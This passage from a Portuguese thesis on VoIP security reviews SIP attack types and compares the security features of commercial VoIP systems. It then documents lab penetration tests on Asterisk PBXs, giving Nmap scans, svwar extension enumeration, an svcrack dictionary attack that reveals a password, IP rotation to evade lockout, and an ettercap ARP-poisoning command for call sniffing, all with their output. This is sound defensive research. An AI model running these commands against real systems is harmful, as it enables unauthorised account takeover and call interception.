2.3.3 Comunicação Cliente-Servidor

- ***Eavesdropping* [7] (Espionagem):** este tipo de ataque é um dos mais comuns a uma rede e é considerado como base a ataques de maior escala, tais como *registration hijacking*, representação, mensagens de adulteração, SPIT e ataques *Man-In-The-Middle* (MITM). As chamadas de VoIP são fáceis de atacar, conforme descrito em [51] e [52]. Para efetuar um ataque, o atacante utiliza ferramentas, como o *Wireshark*, com o intuito de analisar o tráfego da rede. Perante [53], os servidores SIP ainda são vulneráveis a este tipo de ataques e apresentam como possível solução, a aplicação do algoritmo *Elliptic Curve Diffie Hellman* (ECDH) e a função KGF para gerar chaves, com o objetivo de garantir a confidencialidade e a integridade.

- ***Man-In-The-Middle*:** neste tipo de ataque, o atacante posiciona-se entre os intervenientes de uma comunicação, falsificando a entidade do sistema. Neste sentido, o atacante recebe os pacotes de um dos intervenientes, altera e envia os pacotes modificados para o segundo interveniente, fazendo-se passar pelo primeiro. Este procedimento ajuda o atacante a monitorizar ou adulterar a sinalização VoIP ou tráfego multimédia [7]. Dentro deste tipo de ataque temos várias variantes, das quais se destacam o *SIP Port Scan e o Abuso de Serviço*.

  - ***SIP Port Scan*:** de acordo com [3] é um tipo de ataque MITM, considerado um dos mais destrutivos. Com recurso à utilização de qualquer tipo de ferramenta que faça uma análise da rede, são analisadas todas as portas SIP do servidor, sendo que o resultado obtido ajuda o atacante a ter perceção de quais as portas que se encontram "desprotegidas" para lançar qualquer tipo de ataque [54].

– ***Service Abuse* [3] (Abuso de Serviço):** outro tipo de ataque MITM que ocorre quando um *User Agent* A tenta efetuar, por exemplo, uma chamada para um *User Agent* B, onde o servidor *Asterisk* pede as credenciais de quem efetua a chamada. Neste momento o atacante interrompe a chamada enviando um falso *BUSY* para o *User Agent* A. Assim, o atacante regista-se no servidor, fazendo-se passar pelo *User Agent* A (cenário representado na Figura 2.7). Os ataques são classificados através de números de pacotes falhados, da fonte/destino IP, de falsos métodos *BUSY/CANCEL/BYE* e de *Registration_failed_pkts*.




Figura 2.7: Ataque de abuso de serviço [3]

2.4 Conclusões

Tendo em conta alguns dos sistemas VoIP mais relevantes, torna-se possível e crucial realizar uma análise geral com o objetivo de comparar as suas especificações, nomeadamente a nível de segurança. Desta forma, embora a nível de serviços prestados sejam bastante semelhantes, verificou-se que todos os sistemas apresentam características e comportamento diferentes.

Relativamente ao CUCM, é de referir que representa um sistema implementado na mesma infraestrutura de rede do que a de dados, aplicações e vídeo. Utiliza aplicações proprietárias para

disponibilizar os serviços e, ainda, necessita de conta *Microsoft Exchange*. Quanto aos mecanismos de segurança, conta com SSO, RTMT, certificados com chave RSA (para troca de chaves no SIP), entre outras que se encontram especificados nas especificações técnicas.

Em relação ao UCoIP, realça-se o facto de ser implementado tanto num servidor dedicado como na *cloud* e tem endereço único (tipo e-mail), ou seja, utiliza apenas o endereço de e-mail para toda a comunicação. Dos mecanismos de segurança destacam-se o facto de possuir *firewall* NAT/PAT, VPN, filtro de conteúdos através de listas negras e brancas, IDS, SIP-TLS, entre outros mecanismos.

O *PolySpeak* é um serviço que possui módulos próprios como, por exemplo, faturação, estatísticas, gestão através da *web* e interface própria. Para manter o sistema seguro, inclui *firewall*, *Open VPN* e VLAN própria. Para além destes mecanismos, engloba limitações na taxação dos valores por minuto das chamadas, bloqueio de conta e do IP do atacante, quando existe tentativa de adivinhar a palavra-passe.

O *Telzio* é uma solução exclusiva na *cloud*, nomeadamente a *cloud* da *Atlassian*. Assim, não é necessário adquirir um servidor dedicado para disponibilizar o serviço VoIP. Com o objetivo de manter o serviço seguro, inclui *firewall*, WPA2 em redes *wireless*, alteração da porta SIP do telefone e prevenção de DoS.

A *Alcatel* disponibiliza dois tipos de implementação do serviço, dependendo se é baseado na *cloud* ou na aquisição de servidor dedicado. Em termos de mecanismos de segurança inclui diversas ferramentas como: RADIUS, SSO, ficheiro com *hosts* de confiança, análise de pacotes SIP contra ataques DoS, IPSec, SRTP, entre outros.

A solução da *Elastix* assenta, de igual forma, ou na *cloud* ou num servidor próprio. É um sistema modular, na medida em que disponibiliza vários módulos adicionais, dos quais se destacam o *Elastix SIP Firewall*, *EasyVPN* e *Mango Analytics*. O *Elastix SIP Firewall* é baseado no sistema SNORT, que filtra todos os pacotes maliciosos com origem externa.

Por fim, a solução da *Digium*, fundadores do *Asterisk*, também pode ser implementado na *cloud* ou em servidor dedicado. Nos mecanismos de segurança não é possível encontrar medidas, uma vez que a informação não se encontra disponível.

Verifica-se que o CUCM, o UCoIP e o sistema da *Alcatel* possuem um maior número de medidas de segurança face aos restantes, uma vez que incluem mais medidas tanto a nível de rede como a nível de proteção de dados. Este facto, torna-os mais robustos perante diversos tipos de ataque.

Na Tabela 2.3 é ilustrada uma síntese dos mecanismos de segurança inerentes a cada um dos sistemas VoIP analisado.

Tabela 2.3: Mecanismos de segurança dos sistemas VoIP mais relevantes

Sistemas VoIP	**Mecanismos de Segurança**
CUCM	- SSO; - RTMT; - Certificados com chave RSA.
UCoIP	- *Firewall* NAT/PAT; - VPN; - Filtro de conteúdos; - IDS; - SIP-TLS.
PolySpeak	- *Firewall*; - Open VPN; - Limitações na taxação dos valores por minuto das chamadas; - Bloqueio de conta e do IP do atacante.
Telzio	- *Firewall*; - WPA2, em redes wireless; - Alteração da porta SIP do telefone; - Prevenção DoS.
Alcatel	- RADIUS; - SSO; - Ficheiro com *hosts* de confiança; - Análise de pacotes SIP, contra ataques: DoS, IPSec, SRTP, entre outros.
Elastix	- *Elastix* SIP *Firewall*; - *Easy* VPN; - *MangoAnalytics*; - SNORT.
Digium	Sem informação disponibilizada.

Foi percetível que o SIP é uma das principais falhas de segurança de um sistema VoIP, No entanto foi possível o levantamento de outras vulnerabilidade, tais como:

- DoS;
- *SQL Injection*;
- *Parser Attack*;
- *VoIP MAC Spoofing Attack*;
- SPIT;
- Espionagem;
- *SIP Port Scan*;
- Abuso de Serviço.

Capítulo 3

Análise de riscos

Neste capítulo pretende-se ilustrar diferentes cenários de teste, bem como as análises efetuadas de forma a identificar falhas de segurança e de serviço inerentes a um cenário de VoIP.

3.1 Cenários de teste

Por forma a identificar falhas de segurança na infraestrutura pretendida, realizaram-se três tipos de teste, explicitados em 3.2, 3.3 e 3.4.

Na secção 3.2 é explicitado o primeiro teste que é caracterizado por um cenário controlado, implementado numa bancada de laboratório, com o intuito de simular um ambiente empresarial.

De seguida, na secção 3.3 é apresentado o segundo cenário de teste que tem como base o anterior mas, neste caso, com a realização de um ataque a partir do exterior da bancada, com o objetivo de simular uma interrupção do serviço e, consequentemente, averiguar o impacto causado na rede.

Por fim, e tendo em consideração os resultados obtidos em ambiente controlado, na secção 3.3, aplicaram-se os mesmos testes, em ambiente real, à infraestrutura existente na FEUP.

3.2 Ambiente controlado

De forma a ser possível simular uma configuração típica existente em ambiente empresarial, nomeadamente comunicação dentro da Empresa A e comunicação da mesma com uma Empresa B, instalaram-se dois servidores *Asterisk Now* de 32-bit, com recurso ao *Virtual Box* [55]. Cada um dos servidores simula o servidor VoIP PBX existente em cada uma das empresas.

3.2.1 Configurações

3.2.1.1 Configuração da rede

Com o objetivo de simular o cenário pretendido, na bancada de teste, criaram-se duas VLANs num *switch Cisco*, denominadas 100 e 200, ligadas em modo *trunk* a um *router Cisco*, com

NAT para o *router* do laboratório. À Empresa A atribuiu-se a VLAN 100, com a gama de IPs 172.16.100.0/24, e à Empresa B a VLAN 200, com a gama 172.16.200.0/24. Através destes endereços de rede, garante-se que ambas as empresas se encontrem em redes diferentes, sendo a comunicação entre elas efetuada através do *router*. A máquina do atacante está presente na rede da Empresa A e tem como sistema operativo o *Kali Linux* [56], que disponibiliza diversas ferramentas úteis para testes de segurança e de penetração em redes e serviços. São de realçar, por exemplo, ferramentas ao nível de obtenção de informação de sistemas e de palavras-passe, de identificação de vulnerabilidades e de *sniffing*. Na Figura 3.1 é possível observar a configuração da rede, bem como os dispositivos existentes. No anexo A.1 encontram-se as configurações do *router*.




Figura 3.1: Infraestrutura de rede implementada

3.2.1.2 Configuração dos iPBXs

Após a configuração da rede, foi necessário configurar os dois servidores iPBX, bem como criar algumas extensões em cada um deles, com o objetivo de efetuar chamadas dentro de cada empresa e entre as empresas.

Numa primeira fase, após terem sido instalados os servidores de VoIP em ambas as empresas, definiu-se os endereços IP 172.16.100.10 e 172.16.200.20 para a Empresa A e B, respetivamente. Posteriormente, criaram-se algumas extensões para as empresas, com recurso ao *Free PBX*. Na Empresa A foram criadas as extensões 1001, 1002 e 1003, enquanto na Empresa B foram criadas as extensões 2001, 2002 e 2003. Neste momento, já se torna possível realizar chamadas dentro de cada empresa.

Adicionalmente, com o objetivo de ser possível efetuar chamadas entre as empresas, foi necessário criar um *Trunk* entre os seus iPBX, configurar as *Outbound Routes* e definir as *SIP Settings*. Neste caso, optou-se por configurar um *SIP Trunk*, uma vez que o *SIP Trunking* utiliza VoIP de modo a poder tirar vantagens das linhas partilhadas como, por exemplo, a utilização da ligação à Internet da empresa, o que permite maior flexibilidade nas comunicações [57]. As configurações dos *SIP Trunk* de cada empresa podem ser observadas nas Figuras 3.2 e 3.3.




Figura 3.2: SIP *trunk*: Empresa A





Figura 3.3: SIP *trunk*: Empresa B

Por outro lado, outro aspeto necessário para efetuar chamadas é a utilização de *Outbound Routes*, onde são definidas regras para o iPBX, como o *Trunk* e o *Dial Pattern* a utilizar. Neste caso, escolheu-se a opção "*Intra-Company*" e, para cada uma das empresas, definiu-se no, *Dial Pattern*, o número da empresa para a qual se pretende ligar. Estas configurações encontram-se ilustradas nas Figuras 3.4 e 3.5.


Figura 3.4: *Outbound routes*: Empresa A

Figura 3.5: *Outbound routes*: Empresa B

Por fim, configurou-se as *SIP Settings*, onde são definidas as configurações de rede do iPBX. Mais concretamente, nas definições do NAT, é especificado tanto o endereço IP como a rede a que o servidor de VoIP pertence, tal como observado na Figura 3.6.



(a) Empresa A



(b) Empresa B

Figura 3.6: *SIP settings*

3.2.2 Identificação de vulnerabilidades

Nesta subsecção pretende-se descrever as análises efetuadas, desde a identificação de todos os componentes existentes na rede até à execução e análise de testes de intrusão, realizados com o objetivo de encontrar possíveis vulnerabilidades existentes numa infraestrutura de VoIP.

Para realizar as análises pretendidas, utilizou-se um computador portátil com a distribuição *Kali Linux*, uma vez que, conforme já referido, disponibiliza diversas ferramentas úteis para testes de penetração. É também de salientar que o atacante tem acesso à infraestrutura de rede da Empresa A.

3.2.2.1 Identificação de componentes na rede

Numa primeira fase, para ser possível encontrar falhas de segurança e privacidade, é fundamental identificar todos os dispositivos que se encontram na rede. Desta forma, é necessário efetuar um *scan* à rede através de ferramentas apropriadas como, por exemplo, o *Nmap* [58]. É um utensílio *open source* considerado bastante útil para identificar os dispositivos existentes na rede, bem como para realizar auditorias de segurança.

Em [12] são ilustradas diversas abordagens de utilização do *Nmap*, que fornecem diferentes níveis de informação relativamente aos equipamentos que se encontram na rede, dependendo das opções escolhidas. Se se executar um *scan* à rede sem selecionar opções específicas, ou seja, "nmap [x.x.x.x]", são apenas identificados os componentes da rede e as portas abertas, tal como observado na Figura 3.7. A análise completa com o *Nmap* à rede da Empresa A é apresentada no anexo A.2. Querendo obter mais informações relativas aos equipamentos na rede, através do comando *help* do *Nmap*, é possível encontrar diversos tipos de opções. Neste caso, optou-se pelas opções -sS (efetua uma varredura de SYN para verificar o estado da porta) e -sV (deteção de serviço), resultando no comando "nmap -sS -sV [x.x.x.x]". O resultado pode ser observado na 3.8. As especificações completas da rede são ilustradas no anexo A.3.

```
Nmap scan report for 172.16.100.10
Host is up (0.00046s latency).
Not shown: 990 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
53/tcp    open  domain
80/tcp    open  http
81/tcp    open  hosts2-ns
83/tcp    open  mit-ml-dev
84/tcp    open  ctf
85/tcp    open  mit-ml-dev
443/tcp   open  https
8088/tcp  open  radan-http
58080/tcp open  unknown
MAC Address: 08:00:27:66:9C:D3 (Oracle VirtualBox virtual NIC)
```

Figura 3.7: Identificação do iPBX da Empresa A com *Nmap*

```
Nmap scan report for 172.16.100.10
Host is up (0.00084s latency).
Not shown: 990 closed ports
PORT      STATE SERVICE    VERSION
22/tcp    open  ssh        OpenSSH 5.3 (protocol 2.0)
53/tcp    open  tcpwrapped
80/tcp    open  http       Apache httpd 2.2.15 ((CentOS))
81/tcp    open  http       Apache httpd 2.2.15 ((CentOS))
83/tcp    open  http       Apache httpd 2.2.15 ((CentOS))
84/tcp    open  http       Apache httpd 2.2.15 ((CentOS))
85/tcp    open  http       Apache httpd 2.2.15 ((CentOS))
443/tcp   open  ssl/http   Apache httpd 2.2.15 ((CentOS))
8088/tcp  open  http       Asterisk 11.16.0
58080/tcp open  http       Jetty 9.2.z-SNAPSHOT
MAC Address: 08:00:27:66:9C:D3 (Oracle VirtualBox virtual NIC)
Service Info: Device: PBX
```

Figura 3.8: Identificação do iPBX da Empresa A com *Nmap* com as opções -sS e -sV

Ainda de acordo com a Figura 3.8, com as opções do *Nmap*, é possível identificar o iPBX, bem como as portas abertas.

3.2.2.2 Identificação de extensões

Após a identificação do iPBX procedeu-se à identificação de extensões. Para tal, utilizou-se o *SIPVicious* [59] caracterizado por ser um conjunto de ferramentas *open source* constituído por: *Svmap* (efetua um *scan* à rede com o objetivo de identificar qualquer iPBX na rede), *Svwar* (identifica extensões em funcionamento na rede) e *Svcrack* (*cracker* de palavras-passe das extensões, que funciona através de dicionário ou com recurso a um intervalo de numérico).

Para a devida identificação das extensões, utilizou-se o svwar que dispõe das opções "INVITE", "REGISTER" e "OPTIONS". Neste caso, introduziu-se um intervalo para a pesquisa das extensões (1000-1100), o endereço IP do iPBX (172.16.100.10 - Empresa A) e a opção "INVITE". O resultado da identificação pode ser observado na Figura 3.9.

```
root@Bruno:~# svwar -e1000-1100 172.16.100.10 -m INVITE -v
WARNING:TakeASip:using an INVITE scan on an endpoint (i.e. SIP phone) may cause
it to ring and wake up people in the middle of the night
INFO:TakeASip:trying to get self ip .. might take a while
INFO:root:start your engines
INFO:TakeASip:Ok SIP device found
INFO:TakeASip:extension '1001' exists - requires authentication
INFO:TakeASip:extension '1002' exists - requires authentication
INFO:TakeASip:extension '1003' exists - requires authentication
INFO:root:we have 3 extensions
| Extension | Authentication |
------------------------------
| 1003      | reqauth        |
| 1002      | reqauth        |
| 1001      | reqauth        |
```

Figura 3.9: Identificação de extensões utilizando o *svwar*

3.2.2.3 Quebra de autenticação de uma extensão

Após a identificação das extensões existentes no iPBX, procedeu-se à tentativa de quebrar a autenticação de uma delas, tendo-se optado pela extensão 1001. Desta forma, recorreu-se novamente às ferramentas do *SIPVicious*, nomeadamente o *svcrack*, que testa 80 palavras-passe por segundo.

A versão do *Asterisk* utilizada exige que a palavra-passe da extensão seja alfanumérica, no sentido em que obriga à existência de pelo menos seis caracteres, sendo que dois deles são letras. Por este motivo, no *svcrack*, a opção de introduzir um intervalo numérico e testar todas as combinações de números foi logo excluída. Neste caso, criou-se um dicionário com algumas das palavras-passe mais comuns, para utilizar na opção de dicionário. Com este método, o resultado foi positivo, tal como pode ser observado na Figura 3.10.

```
root@Bruno:~/Desktop# svcrack -u1001 -d dicionario.txt 172.16.100.10
ERROR:ASipOfRedWine:We got an unknown response
| Extension | Password |
------------------------
| 1001      | qaz123   |
```

Figura 3.10: Quebra de autenticação da extensão 1001

Após o teste com o dicionário criado, procurou-se um dicionário com as palavras-passe mais utilizadas, estando a palavra utilizada presente no mesmo. Por este motivo, testou-se este dicionário com o *svcrack*, mas o resultado obtido não foi o esperado, uma vez que o *svcrack* não encontrou a palavra-passe. Este problema deveu-se ao facto de após 10s, 800 palavras-passe, o iPBX bloquear o IP do atacante. No entanto, a troca do IP da máquina do atacante, a cada 10s, permitiu prosseguir com o teste de palavras-passe, até encontrar a pretendida.

3.2.2.4 *Man-in-the-middle*

Relativamente a este ataque existem diversos tipos, tendo sido testados o *Sniffing traffic* e *ARP Poisoning*.

O *Sniffing traffic* é um tipo de ataque MITM que consiste em escutar todo o tráfego presente na VLAN em questão, passando-o pela máquina do atacante. Este tipo de ataque, tal como referido em 2.3.3, é um dos que serve de base para outros mais destrutivos, tal como escutar chamadas, SPIT, *registration hijacking*, entre outros.

Neste caso, incidiu-se na escuta de chamadas e, para isso, foram utilizadas ferramentas como o *Ettercap* [60] e o *Wireshark* [61], com o objetivo de desviar todo o tráfego da VLAN para a máquina do atacante, e criar os *logs* com a captura dos pacotes, respetivamente.

De modo a efetuar a escuta das chamadas, em primeiro lugar, iniciou-se a escuta dos pacotes da VLAN em questão, com o *Ettercap*. Na Figura 3.11 pode ser observado o procedimento para iniciar a escuta de pacotes na rede.

```
root@Bruno:~# ettercap -T -M ARP -i eth0 ///

ettercap 0.8.2 copyright 2001-2015 Ettercap Development Team

Listening on:
  eth0 -> 30:5A:3A:21:3F:86
          172.16.100.5/255.255.255.0
          fe80::325a:3aff:fe21:3f86/64

SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Privileges dropped to EUID 65534 EGID 65534...

  33 plugins
  42 protocol dissectors
  57 ports monitored
20388 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!

Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
- |=================================================>|  99.61 %
```

Figura 3.11: Escuta dos pacotes da rede com o Ettercap

Posteriormente, estando já à escuta, iniciou-se o *Wireshark* de modo a criar os *logs* com os pacotes e, uma vez que numa chamada VoIP os pacotes utilizam o RTP como protocolo de transporte, no *Wireshark* aplicou-se um filtro ao protocolo RTP e, no menu "*Telephony*" escolheu-se RTP e, de seguida, "*Stream Analisys*". Na Figura 3.12 pode ser observado a análise de pacotes RTP.

